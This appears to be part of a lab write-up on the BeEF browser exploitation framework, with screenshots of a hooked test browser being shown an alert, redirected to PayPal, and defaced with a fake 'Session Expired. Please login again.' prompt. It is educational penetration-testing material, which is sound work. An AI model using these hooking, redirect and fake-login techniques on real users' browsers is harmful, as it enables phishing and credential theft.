
The results from executed command modules will be listed here.

Create Alert Dialog

Description: Sends an alert dialog to the hooked browser.

Id: 285

Alert text: You have been hooked



http://192.168.159.128:8080/test.html


Welcome, victim!

192.168.159.128:8080

You have been hooked

b) Redirect Browser

- Redirected victim to https://www.google.com




127.0.0.1:3000/ui/panel#id=SypJ5IpoZValjjkhm0TtjAkPRbg9oxAVz220qMTaTHFjortjfs5JJAL8n7W

Redirect Browser (Standard)

Description: This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input.

Id: 259

Redirect URL: https://www.paypal.com/pk/home



www.paypal.com/pk/home


The New PayPal app is here

Learn more about the new features

Scan the code or enter your number to get the app.

c) Replace Page

- Replaced the page with fake HTML content simulating a session expiration



Module Results History

id	date	label
0	2025-08-01 10:11	command 1
1	2025-08-01 10:11	command 2

Replace Content (Deface)


Description: Overwrite the page, title and shortcut icon on the hooked page.

Id: 281

New Title: BeEF - The Browser Exploitation Framework P

New Favicon: http://0.0.0.0:3000/ui/media/images/favicon.ico

Deface Content: <h1 style="color:red;">Session Expired. Please login again.</h1>



Session Expired. Please login again.

Learning Outcomes

- Understood how browsers can be exploited through JavaScript injection
- Gained hands-on experience with BeEF's user interface and modules
- Performed multiple real-time attacks on a live victim browser
- Learned the significance of client-side security and the role of ethical hacking tools in penetration testing
- Recognized the effectiveness of browser-based social engineering vectors

Conclusion

BeEF proved to be a powerful tool for demonstrating client-side vulnerabilities. By setting up a simple lab with Kali and Parrot OS, a series of impactful browser-based attacks were executed. This exercise emphasized the importance of securing web clients against script injection and external control, particularly in environments where browser usage is frequent and unchecked.